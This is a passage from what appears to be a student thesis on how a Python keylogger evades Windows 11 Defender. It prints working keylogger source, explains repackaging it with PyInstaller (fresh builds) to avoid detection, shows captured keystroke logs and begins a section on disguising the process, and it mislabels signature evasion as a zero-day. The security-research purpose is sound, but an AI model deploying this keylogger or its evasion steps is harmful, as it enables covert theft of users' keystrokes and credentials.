6813 INFO: Processing pre-safe import module hook six.moves from 'C:\\Users\\dovyd\\AppData\\Local\\Programs\\Python\\Py
```

*Figure 18 - Converting Python Script using Pynstaller.*

Please be aware that if you plan on testing out how keylogger bypasses virus & threat protection, you must compile a fresh keylogger as using Pyinstaller as the ones provided in the project files have been already scanned through virus total and will potentially come up as threat detected, given that Windows Defender.

To sufficiently test Virus & Threat Protections weakness, Windows 11 ISO will be provided for testing purposes in the future to showcase that the keylogger can run without being detected by virus and threat protection.



Users › dovyd › PycharmProjects › Keylogger › dist

logger 5/7/2023 7:

*Figure 19 - Post converting process: keylogger.exe format.*


### 5.3.2 Bypassing Windows 11 Virus & Threat Protection

After our conversion process, we can see that the keylogger is running and recording the user's data when the real-time protection is on, Virus Threat Protection may at times detect the keylogger executable and quarantine it, but a freshly composed and converted keylogger placed on a fresh operating system, will bypass the virus and threat protection for some time. This is vital information to the cyber security field as this clearly shows an existing vulnerability.

This is what is known as zero-days attack, as we are exploiting an unknown vulnerability in a software security system using certain methods to hide our keylogger, in this case we used Pyinstaller to hide our keylogger. This proves that Windows 11 Virus & Threat Protection can be manipulated by a professional threat actor that would have better knowledge of Microsoft Windows operating systems.

We are using a fresh Windows 11 operating system, downloaded for Microsoft's very own website during the time of this thesis, April 15th. We simply downloaded our keylogger and deployed it as a normal application.

As we can see from the figure below, we have even put the keylogger which was converted with Pyinstaller on the desktop and done a scan, after reboot we even have a verification pop-up stating no threats were found. And that is a very serious vulnerability issue.



No current threats.
Last scan: 5/7/2023 12:11 PM (quick scan)
0 threat(s) found.
Scan lasted 13 seconds
36173 files scanned.

Virus & threat protection settings
No action needed.


Virus & threat protection updates
Security intelligence is up to date.
Last update: 5/7/2023 3:52 PM

Windows Security
Microsoft Defender summary
Microsoft Defender Antivirus did not find any threats since your last summary.

*Figure 20 - Threat Defender not capturing active keylogger.*

And just for validation we can see that the keylogger is not added in in windows defender as an exclusion, and we verify that with our timestamp of logged keys stating ‘no exclusion yet logging’ which shows that there is indeed a vulnerability in a virus and threat protection system.

Although with this information being passed onto the Microsoft’s Security team, it is more than likely that such a patch for this fix is indeed coming out.



Add or remove items tha

No existing exclusions.

Have a question?

Help improve Windows S


Change your privacy sett

View and change privacy
for your Windows 11 Pro

```
2023-05-07 19:48:32,799: 'y'
2023-05-07 19:48:33,425: 'n'
2023-05-07 19:48:33,629: 'o'
2023-05-07 19:48:34,091: 'e'
2023-05-07 19:48:34,289: 'x'
2023-05-07 19:48:34,573: 'c'
2023-05-07 19:48:34,636: 'l'
2023-05-07 19:48:34,794: 'u'
2023-05-07 19:48:34,841: 's'
2023-05-07 19:48:34,957: 'i'
2023-05-07 19:48:35,084: 'o'
2023-05-07 19:48:35,244: 'n'
2023-05-07 19:48:35,449: 'y'
2023-05-07 19:48:35,559: 'e'
2023-05-07 19:48:35,653: 't'
2023-05-07 19:48:35,873: 'l'
2023-05-07 19:48:36,032: 'o'
2023-05-07 19:48:36,126: 'g'
2023-05-07 19:48:36,236: 'g'
2023-05-07 19:48:36,283: 'i'
2023-05-07 19:48:36,408: 'n'
2023-05-07 19:48:36,457: 'g'
```

*Figure 21 - Demonstration that keylogger is invisible.*

Here is what should happen when a keylogger is on an operating system and gets detected by virus threat protection. Notice, we have imported the basic keylogger script onto a text document, the text document is currently unsaved.



```
from pynput.keyboard import Key, Listener
import logging

log_dir = ""

logging.basicConfig(filename=(log_dir + "keylogs.txt"), \
      level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

protection settings for Microsoft D


Real-time protection

Locates and stops malware from installing or running on your devi can turn off this setting for a short time before it turns back on automatically.

On

*Figure 22 - Non-Converted Keylogger Script*

We save it, close it and re-open it and we can see that the keylogger code has been detected by the virus and threat protection and removed in the same instant.



Notepad

Operation did not complete successfully because the file contains a virus or potentially unwanted software.

Windows Security

Windows Security


Threats found

Microsoft Defender Antivirus found threats. Get details.

*Figure 23 - Detection of the Keylogger Script in a text format*

Yet we re-run our compiled keylogger and we still see that our Virus & Threat protection is still not capturing it, we are freely still typing away and everything is still being captured, which also could mean for deception.

Users that might not be familiar with operating systems and security in operating systems could also be easily confused and tricked as they would see their Windows Defender has shown that it has captured an active keylogger in the system, which would cause them to be less alert while there is still a keylogger running in the background.



```
2023-05-07 20:04:05,235: 'y'
2023-05-07 20:04:05,272: 'e'
2023-05-07 20:04:05,333: 't'
2023-05-07 20:04:05,430: Key.space
2023-05-07 20:04:05,546: 'w'
2023-05-07 20:04:05,592: 'e'
2023-05-07 20:04:05,683: Key.space
2023-05-07 20:04:05,794: 'a'
2023-05-07 20:04:05,856: 'r'
2023-05-07 20:04:05,984: 'e'
2023-05-07 20:04:06,026: Key.space
2023-05-07 20:04:06,145: 's'
2023-05-07 20:04:06,242: 't'
2023-05-07 20:04:06,293: 'i'
2023-05-07 20:04:06,441: 'l'
2023-05-07 20:04:06,568: 'l'
2023-05-07 20:04:06,624: Key.space
2023-05-07 20:04:06,744: 'l'
2023-05-07 20:04:06,882: 'o'
2023-05-07 20:04:06,985: 'g'
2023-05-07 20:04:07,097: 'g'
2023-05-07 20:04:07,145: 'i'
2023-05-07 20:04:07,291: 'n'
2023-05-07 20:04:07,339: 'g'
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft D
Antivirus.

Real-time protection

Locates and stops malware from installing or running on your devi
can turn off this setting for a short time before it turns back on
automatically.

On


*Figure 24 - Demonstration of Keylogger Still Active After Script Capture*

### 5.3.3 Discovered Weakness in Virus & Threat Protection

Just in the recent years, when Windows 11 was first released and still after a few updates, virus, and threat protection was at a very weak stage. As discussed about Pyinstaller converted scripts, they are completely undetectable by older version of Virus & Threat Protection, as of now the patch has been released for Pyinstaller converted keyloggers which started to get detected as a trojan virus.

As demonstrated in the figure below, Windows 11 ISO downloaded from Microsoft, uses version 1.321.69.0 of the security, which contains the vulnerability which allows Keyloggers converted into .exe files via Pyinstaller to bypass the Virus & Threat protection, vulnerability persisted till at least the 2021 version of the virus and threat protection update. Keep in mind, in the figure below virus and threat protection is running.

This is recommended to use for testing our developed keylogger to prove that Microsoft Defender does not always capture an active keylogger in the system by using live-scanning methods.



Security intelligence

Microsoft Defender Antivirus uses security intelligence to detect threats. We try to automatically download the most recent intelligence to protect your device against the newest threats. You can also manually check for updates.

Security intelligence version: 1.321.69.0
Version created on: 7/28/2020 8:44 PM
Last update: Not available

```
2023-05-10 09:11:45,588: 'w'
2023-05-10 09:11:45,663: 'e'
2023-05-10 09:11:45,765: Key.space
2023-05-10 09:11:45,855: 'a'
2023-05-10 09:11:45,911: 'r'
2023-05-10 09:11:46,039: 'e'
2023-05-10 09:11:46,088: Ke
2023-05-10 09:11:46,196: 's
2023-05-10 09:11:46,288: 't
2023-05-10 09:11:46,339: 'i
2023-05-10 09:11:46,491: 'l
2023-05-10 09:11:46,612: 'l
2023-05-10 09:11:46,660: Ke
2023-05-10 09:11:46,912: 'l
2023-05-10 09:11:47,077: 'o
```


*Figure 25 - Older version of Threat Protection not capturing.*

### 5.3.4 Keylogger Disguising

If a threat actor has an intention on stealing or continuously cause damage to the users' system which will benefit the threat actor, they will and keep their virus on a victim's machine for as long as possible, but in order to do that they must disguise their malware quite well in their system so it can survive as long as possible to avoid detection. Other malwares such as ransomwares are built to be known, to compromise an operating system which will be held for ransom.

When a keylogger is active, it will always be visible somewhere in the Task Manager more specifically in the details bar because it is actively executing commands in the same way other Windows applications are.

Initially looking at the figure below none of the applications running look suspicious, if you know Microsoft Windows you might just suspect one of these applications running does not seem very legit. But it is quite hard to detect which one exactly, especially when running.




| Name | PID | Status | User name | CPU | Memory (active private working ... | Architecture | Description |
|---|---|---|---|---|---|---|---|
| audiodg.exe | 4176 | Running | LOCAL SERVICE | 00 | 3,476 K | x64 | Windows Audio Device Graph Iso |
| conhost.exe | 13260 | Running | dovyd | 00 | 92 K | x64 | Console Window Host |
| conhost.exe | 7428 | Running | dovyd | 00 | 96 K | x64 | Console Window Host |
| conhost.exe | 10496 | Running | dovyd | 00 | 92 K | x64 | Console Window Host |
| csrss.exe | 596 | Running | SYSTEM | 00 | 652 K | x64 | Client Server Runtime Process |
| csrss.exe | 676 | Running | SYSTEM | 00 | 792 K | x64 | Client Server Runtime Process |
| ctfmon.exe | 6596 | Running | dovyd | 00 | 2,204 K | x64 | CTF Loader |
| devenv.exe | 5556 | Running | dovyd | 00 | 195,820 K | x64 | Microsoft Visual Studio 2022 |
| dllhost.exe | 5476 | Running | dovyd | 00 | 1,764 K | x64 | COM Surrogate |
| dllhost.exe | 4892 | Running | dovyd | 00 | 1,152 K | x64 | COM Surrogate |
| dllhost.exe | 9072 | Running | dovyd | 00 | 596 K | x64 | COM Surrogate |
| dwm.exe | 876 | Running | DWM-1 | 03 | 67,220 K | x64 | Desktop Window Manager |
| explorer.exe | 4756 | Running | dovyd | 00 | 40,564 K | x64 | Windows Explorer |
| fontdrvhost.exe | 948 | Running | UMFD-0 | 00 | 104 K | x64 | Usermode Font Driver Host |
| fontdrvhost.exe | 940 | Running | UMFD-1 | 00 | 468 K | x64 | Usermode Font Driver Host |
| fsnotifier.exe | 12500 | Running | dovyd | 00 | 88 K | x64 | Filesystem events processor |
| GameBar.exe | 2280 | Suspended | dovyd | 00 | 0 K | x64 | Xbox Game Bar |
| GameBarFTServer.exe | 6280 | Running | dovyd | 00 | 468 K | x64 | Xbox Game Bar Full Trust COM Se |
| GameLoader.exe | 13676 | Running | dovyd | 00 | 212 K | x64 | Xbox Gamer Bar |
| LocationNotificationWindows.exe | 8032 | Running | dovyd | 00 | 80 K | x64 | Location Notification |
| lsass.exe | 828 | Running | SYSTEM | 00 | 5,412 K | x64 | Local Security Authority Process |
